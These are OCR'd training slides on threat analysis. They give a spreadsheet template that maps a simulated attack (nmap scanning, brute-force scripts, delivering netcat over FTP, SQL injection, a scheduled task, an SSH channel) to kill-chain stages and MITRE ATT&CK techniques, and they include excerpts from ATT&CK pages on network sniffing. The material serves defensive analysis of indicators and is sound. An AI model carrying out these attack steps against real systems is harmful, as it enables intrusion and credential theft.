
A template to conduct the analysis



Date	Time	Kill Chain Stage	Technique	Delivery Method	Target	Title	Description	Assumptions	Indicators of Compromise	Expected Actions	Measure of Performance
1/1/2021	0600H	Recon	Active Scanning (T1595)	nmap	Linux clients--IP Range XX.XX.XX.XX/24	Network scan	Network scanning of IP range on specific port of known services	access to local network	Packet capture files	Packet capture must be made in sync with recon	Accurate analysis of recon activity using IoC
1/1/2021	0645H	Weapon	Brute Force (T1110)	nmap	Linux clients--IP Range XX.XX.XX.XX/25	Password Auditing	Use nmap with scripts ftp-brute and http-auth	access to local network	Packet capture files	Packet capture must be made in sync with recon	Accurate analysis of password audting and authorization scheme activity using IoC
1/2/2021	0330H	Delivery	External Remote Services (T1133)	ftp	Linux clients--IP Range XX.XX.XX.XX/26	FTP service to deliver malicious file	Use the FTP service to deliver malivious executable file (netcat)	FTP service available on client machine	FTP and web browsing log files	Preserve and analyze IoCs (log files)	Accurate analysis of IoCs (log files)
1/3/2021	0200H	Exploitation	Server Software Component (T1505)	SQL Injection	Linux DB server serving SQL	SQL Injection to exploit vulnerable DB Server	Classic SQL Injection attack on DB Server	mySQL DB service running on client	DBMS log file	Preserve and analyze IoCs (log files)	Accurate analysis of IoCs (log files)
1/3/2021	1400H	Installation	Scheduled Task/Job (T1053)	N/A	Compromised client machine	Scheduled task installation	Scheduled task created on compromised client	Compromised client accessible	Scheduled task	discover job on task scheduler	Successful discovery and analysis of scheduled task
1/4/2021	0300H	Command & Control	Encrypted Channel (T1573)	ssh	Compromised client machine	Encrypted data transmission	Encrypted data transmission using ssh	ssh available on compromised client	Security log files	discovery of data transmission using log files	Successful discovery and analysis of security log files


See next slide for an expanded view

First row of the spreadsheet



	A	B	C	D	E	F	G	H	I	J	K	L
1	**Date**	**Time**	**Kill Chain Stage**	**Technique**	**Delivery Method**	**Target**	**Title**	**Description**	**Assumptions**	**Indicators of Compromise**	**Expected Actions**	**Measure of Performance**
2	1/1/2021	0600H	Recon	Active Scanning (T1595)	nmap	Linux clients--IP Range XX.XX.XX.XX/24	Network scan	Network scanning of IP range on specific port of known services	access to local network	Packet capture files	Packet capture must be made in sync with recon	Accurate analysis of recon activity using IoC

Type “network sniffing” here. Then click on this.



Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (1/3)
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/2)
Search Victim-Owned Websites

Capabilities (0/4)
Establish Accounts (0/2)
Obtain Capabilities (1/6)
Stage Capabilities (0/5)

Hardware Additions
Phishing (2/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (1/4)

Exploitation for Client Execution
Inter-Process Communication (1/3)
Native API
Scheduled Task/Job (0/5)
Shared Modules
Software Deployment Tools
System Services (0/2)
User Execution (2/3)
Windows Management Instrumentation

Initialization Scripts (1/5)
Browser Extensions
Compromise Client Software Binary
Create Account (0/3)
Create or Modify System Process (0/4)
Event Triggered Execution (1/15)
External Remote Services
Hijack Execution Flow (0/12)
Implant Internal Image
Modify Authentication Process (0/5)
Office Application Startup (1/6)
Pre-OS Boot (1/5)

Boot or Logon Initialization Scripts (1/5)
Create or Modify System Process (0/4)
Domain Policy Modification (0/2)
Escape to Host
Event Triggered Execution (1/15)
Exploitation for Privilege Escalation
Hijack Execution Flow (0/12)
Process Injection (0/12)
Scheduled Task/Job (0/5)
Valid Accounts (1/4)

Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (0/2)
Execution Guardrails (0/1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (0/2)
Hide Artifacts (2/10)
Hijack Execution Flow (0/12)
Impair Defenses (0/9)
Indicator Removal on Host (3/6)
Indirect Command Execution
Masquerading (1/7)
Modify Authentication

Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (1/4)
Modify Authentication Process (0/5)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (2/8)
Steal Application Access Token
Steal or Forge Kerberos Tickets

Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups

Remote Service Session Hijacking (0/2)
Remote Services (1/6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (2/4)

Collection
Browser Sessio Hijacking
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (0/2)
Data from Information Repositories (1,
Data from Loc System
Data from Network Share Drive
Data from Removable Media
Data Staged (2,
Email Collection (1/3)
Input Capture (1/4)
Screen Captur

Search
network sniffing


Search Settings
☑ name ☑ ATT&CK ID ☑ description ☑ data sources

Techniques (6)

select all	deselect all		
Adversary-in-the-Middle	view	select	deselect
Network Sniffing	view	select	deselect
Adversary-in-the-Middle : ARP Cache Poisoning	view	select	deselect
Adversary-in-the-Middle : DHCP Spoofing	view	select	deselect

Threat Groups (0)

Click here. Go to next slide



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

Home > Techniques > Enterprise > Network Sniffing

Network Sniffing

Adversaries may sniff network traffic to capture information about an environment, including authentication material passed over the network. Network sniffing refers to using the network interface on a system to monitor or capture information sent over a wired or wireless connection. An adversary may place a network interface into promiscuous mode to passively access data in transit over the network, or use span ports to capture a larger amount of data.

Data captured via this technique may include user credentials, especially those sent over an insecure, unencrypted protocol. Techniques for name service resolution poisoning, such as LLMNR/NBT-NS Poisoning and SMB Relay, can also be used to capture credentials to websites, proxies, and internal systems by redirecting traffic to an adversary.

ID: T1040

Sub-techniques: No sub-techniques


ⓘ Tactics: Credential Access, Discovery

ⓘ Platforms: IaaS, Linux, Network, Windows, macOS

ⓘ System Requirements: Network interface access and packet capture driver

ⓘ CAPEC ID: CAPEC-158

Contributors: Oleg Kolesnikov



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be accessed via the v10 release URL.

TACTICS

Resource Development

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement

Collection

Command and Control

Exfiltration

Impact

Mobile

ICS

Home > Tactics > Enterprise > Credential Access

Credential Access

The adversary is trying to steal account names and passwords.

Credential Access consists of techniques for stealing credentials like account names and passwords. Techniques used to get credentials include keylogging or credential dumping. Using legitimate credentials can give adversaries access to systems, make them harder to detect, and provide the opportunity to create more accounts to help achieve their goals.

ID: TA0006

Created: 17 October 2018


Last Modified: 19 July 2019

Version Permalink

Techniques

Techniques: 16

ID	Name	Description
T1557	Adversary-in-the-Middle	Adversaries may attempt to position themselves between two or more networked devices using an adversary-in-the-middle (AiTM) technique to support follow-on behaviors such as Network Sniffing or Transmitted Data Manipulation. By abusing features of common networking protocols that can determine the flow of network traffic (e.g. ARP, DNS, LLMNR, etc.), adversaries may force a device to communicate through an adversary controlled



nmap scripting engine

About 210,000 results (0.40 seconds)

https://nmap.org › book › nse

Chapter 9. Nmap Scripting Engine

The **Nmap Scripting Engine** (**NSE**) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide ...

Usage and Examples · NSE Scripts · Script Format · Script Language

https://nmap.org › book › man-nse

